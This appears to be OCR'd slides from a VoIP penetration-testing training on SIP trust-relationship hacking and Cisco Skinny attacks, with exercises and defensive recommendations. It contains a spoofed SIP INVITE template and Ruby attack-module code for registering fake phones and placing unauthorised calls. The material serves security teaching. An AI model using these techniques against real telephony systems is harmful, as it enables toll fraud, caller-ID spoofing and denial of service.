No.	Time	Source	Destination	Protocol	Length	Info
2	8.315312000	192.168.1.100	192.168.1.145	SIP/SDP	938	Request: INVITE sip:701@viproy.com, with s
3	8.324730000	192.168.1.145	192.168.1.100	SIP	358	Status: 100 Trying
4	8.325086000	192.168.1.145	192.168.1.100	SIP	587	Status: 407 Proxy Authentication Required
5	8.430072000	192.168.1.145	192.168.1.100	SIP	587	Status: 407 Proxy Authentication Required
6	8.638928000	192.168.1.145	192.168.1.100	SIP	587	Status: 407 Proxy Authentication Required
7	9.040660000	192.168.1.145	192.168.1.100	SIP	587	Status: 407 Proxy Authentication Required

Distributed Denial of Service Tests



SIP based DoS attacks
- UDP vulnerabilities and IP spoofing
- Too many errors, very very verbose mode
- ICMP errors

Hacking SIP Trust Relationships

- NGN/UC SIP Services Trust Each Other
  - Authentication and TCP are slow, they need speed. UDP is the solution.
  - IP and port based trust is most effective way
- What We Need
  - Target number to call (cell phone if service is public)
  - Tech magazine, web site information, news

    Hacme Telecom proudly announces the new cheap call services supported by **OverSeas Telecom**.

Hacking SIP Trust Relationships

Steps:

- Finding Trusted SIP Networks (Mostly B Class)
- Sending IP Spoofed Requests from Each IP:Port
- Each Call Should Contain IP:Port in "From" Section
- If We Have a Call, We Have The Trusted SIP Gateway IP and Port

- Initiate unauthorised calls after obtaining the trusted IP:Port pair

Hacking SIP Trust (Headers)

INVITE sip:1000@192.168.1.1 SIP/2.0
Via: SIP/2.0/UDP **10.1.1.1:5060**;branch=branchkjBzDAQuaX;rport
Max-Forwards: 70
From: "**10.1.1.1:5060**" <sip:**10.1.1.1:5060@10.1.1.1**>;tag=tagnO4D1aHiEb
Contact: <sip:**10.1.1.1:5060@10.1.1.1**>
To: <sip:1000@**192.168.1.1**>
Call-ID: call0oLhjWR0Cc@**10.1.1.1**
CSeq: 1 INVITE
User-Agent: Test Agent
Allow: INVITE, ACK, CANCEL, OPTIONS, BYE, REFER, SUBSCRIBE, NOTIFY, INFO
Expires: 3600
Supported: replaces, timer
Content-Type: application/sdp
Content-Length: 218


SIP Server IP


Scanning Target IP and Port


Hacking SIP Trust (Content)

```
v=0
o=root 1716603896 1716603896 IN IP4 10.1.1.1
s=Test Source
c=IN IP4 10.1.1.1
t=0 0
m=audio 10024 RTP/AVP 0 101
a=rtpmap:0 PCMU/8000
a=rtpmap:101 telephone-event/8000
a=fmtp:101 0-16
a=ptime:20
a=sendrec
```

Hacking SIP Trust Relationships








Send INVITE/MESSAGE requests with

- IP spoofing (source is Brisbane),
- from field contains Spoofed IP and Port,

the caller ID will be your trusted host.

Attacking a client using SIP trust



Send INVITE/MESSAGE requests with
- IP spoofing (source is Brisbane),
- from field contains special number,

you will have fun or voicemail access.

Hacking SIP Trust – Business Impact

- Denial of Service
  - Calling all numbers at same time
  - Overloading SIP server's call limits
  - Overloading VAS service or international limits
  - Overloading CDR records with spoofed calls
- Short Message Service and Billing Attacks
- Attacking Server Software
  - Crashing/exploiting inaccessible features
  - Call redirection (working on it, not yet :/)
- Attacking a Client?


Fuzzing

- Fuzzing as a SIP Client | SIP Server | Proxy | MITM
- SIP Server Software
- SIP Clients
  - Hardware devices, IP phones, Video Conference systems
  - Desktop application or web based software
  - Mobile software
- Special SIP Devices/Software
  - SIP firewalls, ACL devices, proxies
  - Connected SIP trunks, 3rd party gateways
  - MSAN/MGW
  - Logging software (indirect)
  - Special products: Cisco, Alcatel, Avaya, ZTE...

Old School Fuzzing vs Smart Fuzzing

- Request Fuzzing
  - SDP features
  - MIME type fuzzing
- Response Fuzzing
  - Authentication, Bogus Messages, Redirection
- Static vs Stateful
- How about Smart Fuzzing
  - Missing state features (ACK,PHRACK,RE-INVITE,UPDATE)
  - Fuzzing after authentication (double account, self-call)
  - Response fuzzing (before or after authentication)
  - Missing SIP features (IP spoofing for SIP trunks, proxy headers)
  - Numeric fuzzing for services is NOT memory corruption
  - Dial plan fuzzing, VAS fuzzing

Demonstration for the SIP attacks



Exercises

- SIP Proxy Bounce Attack
- SIP Trust Relationship Hacking
- Sending malicious SMSes
- Sending malicious calls
- DoS and DDoS Tests


Solutions

- Use SIP over TCP or SCTP
- Enable the Transport Layer Security (TLS)
- Do not use IP based SIP trunks
  - OAuth for SIP
  - Session tokens in the SIP headers
  - Digital certificate based authentication
- Implement input validation for SIP headers
- Customise the error messages
- Don’t proxy the unauthorised IPs and Domains
- Don’t accept proxy headers on client requests

Skinny Signalling

Attacking Skinny services

- Cisco Skinny (SCCP)
  - Binary, not plain text
  - Different versions
  - No authentication
  - MAC address is identity
  - Auto registration
- Basic attacks
  - Register as a phone
  - Disconnect other phones
  - Call forwarding
  - Unauthorised calls



Source: Cisco

Attacking Skinny services

```
▽ Skinny Client Control Protocol
    Data length: 128
    Header version: Basic (0x00000000)
    Message ID: RegisterMessage (0x00000001)
    Device name: SEP000C29BF1890
    Station user ID: 0
    Station instance: 0
    IP address: 192.168.0.151 (192.168.0.151)
    Device type: Unknown (30016)
    Max streams: 5

0000  00 0c 29 93 5e 7a 00 0c  29 bf 18 90 08 00 45 60   ..).^z.. ).....E`
0010  00 b0 02 a6 40 00 80 06  74 8d c0 a8 00 97 c0 a8   ....@... t.......
0020  00 cd 04 17 07 d0 e7 1b  f2 21 8b c8 15 d2 50 18   ........ .!....P.
0030  fa f0 eb 67 00 00 80 00  00 00 00 00 00 00 01 00   ...g.... ........
0040  00 00 53 45 50 30 30 30  43 32 39 42 46 31 38 39   ..SEP000 C29BF189
0050  30 00 00 00 00 00 00 00  00 00 c0 a8 00 97 40 75   0....... ......@u
0060  00 00 05 00 00 00 00 00  00 00 14 00 72 85 01 00   ........ ....r...
0070  00 00 00 00 00 00 00 0c  29 bf 18 90 00 00 00 00   ........ ).......
0080  00 00 03 00 00 00 24 00  00 00 00 00 00 00 00 00   ......$. ........
0090  00 00 00 00 00 00 00 00  00 00 00 00 00 00 43 49   ........ ......CI
00a0  50 43 2d 38 2d 36 2d 31  2d 30 00 00 00 00 00 00   PC-8-6-1 -0......
00b0  00 00 00 00 00 00 00 00  00 00 00 00 00 00         ........ ......
```

Attacking Skinny services

- Viproy has a Skinny library for easier development and sample attack modules
  - Skinny auto registration
  - Skinny register
  - Skinny call
  - Skinny call forwarding

```ruby
def prep_register(device,device_ip)
  p = "\x01\x00\x00\x00" #register message
  p << "#{device}\x00\x00\x00\x00\x00\x00\x00\x00\x00" #devi
  p << ip_to_bytes(device_ip) #"\xC0\xA8\n6" #ip address
  p << "5\x01\x00\x00" #device type
  p << "\x03\x00\x00\x00\x00\x00\x00\x00\x06\x00\x00\x84\x01
  b=length_to_bytes(p.length,4) #length
  return b+"\x00\x00\x00\x00"+p
end
```

```ruby
def skinny_parser(p)
  l = bytes_to_length(p[0,3])
  r = p[8,4].unpack('H*')[0]
  lines = nil
  case r
    when "9d000000"
      r = "RegisterRejectMessage"
      m = p[12,l-4]
    when "81000000"
      r = "RegisterAckMessage"
      m = "Registration successful."
    when "93000000"
      r = "ConfigStatMessage"
      devicename = p[12,15]
      userid = bytes_to_length(p[27,4])
      station = bytes_to_length(p[31,4])
      username = p[35,40]
      domain = p[75,40]
      lines = bytes_to_length(p[116,4])
      speeddials = bytes_to_length(p[120,4])
      m = "Device: #{devicename}\tUser ID: #{use
    when "9b000000"
      r = "CapabilitiesReqMessage"
      m = nil
    when "97000000"
      r = "ButtonTemplateMessage"
      m = nil
    when "21010000"
      r = "ClearPriNotifyMessage"
      m = nil
    when "15010000"
      r = "ClearNotifyMessage"
```

Attacking Skinny services

Register


```
def run
  #options from the user
  capabilities=datastore['CAPABILITIES'] || "Host"
  platform=datastore['PLATFORM'] || "Cisco IP Phone 7975"
  software=datastore['SOFTWARE'] || "SCCP75.9-3-1SR2-1S"
  macs=[]
  macs << datastore['MAC'].upcase if datastore['MAC']
  macs << macfileimport(datastore['MACFILE'])if datastore['MACFILE']
  raise RuntimeError ,'MAC or MACFILE should be defined' unless datastore['MA
  client=datastore['CISCOCLIENT'].downcase
  if datastore['DEVICE_IP']
    device_ip=datastore['DEVICE_IP']
  else
    device_ip=Rex::Socket.source_address(datastore['RHOST'])
  end

  #Skinny Registration Test
  macs.each do |mac|
    device="#{datastore['PROTO_TYPE']}#{mac.gsub(":","")}"
    begin
      connect
      register(sock,device,device_ip,client,mac)
      disconnect
    rescue Rex::ConnectionError => e
      print_error("Connection failed: #{e.class}: #{e}")
      return nil
    end
  end
end
```

Unauthorised Call

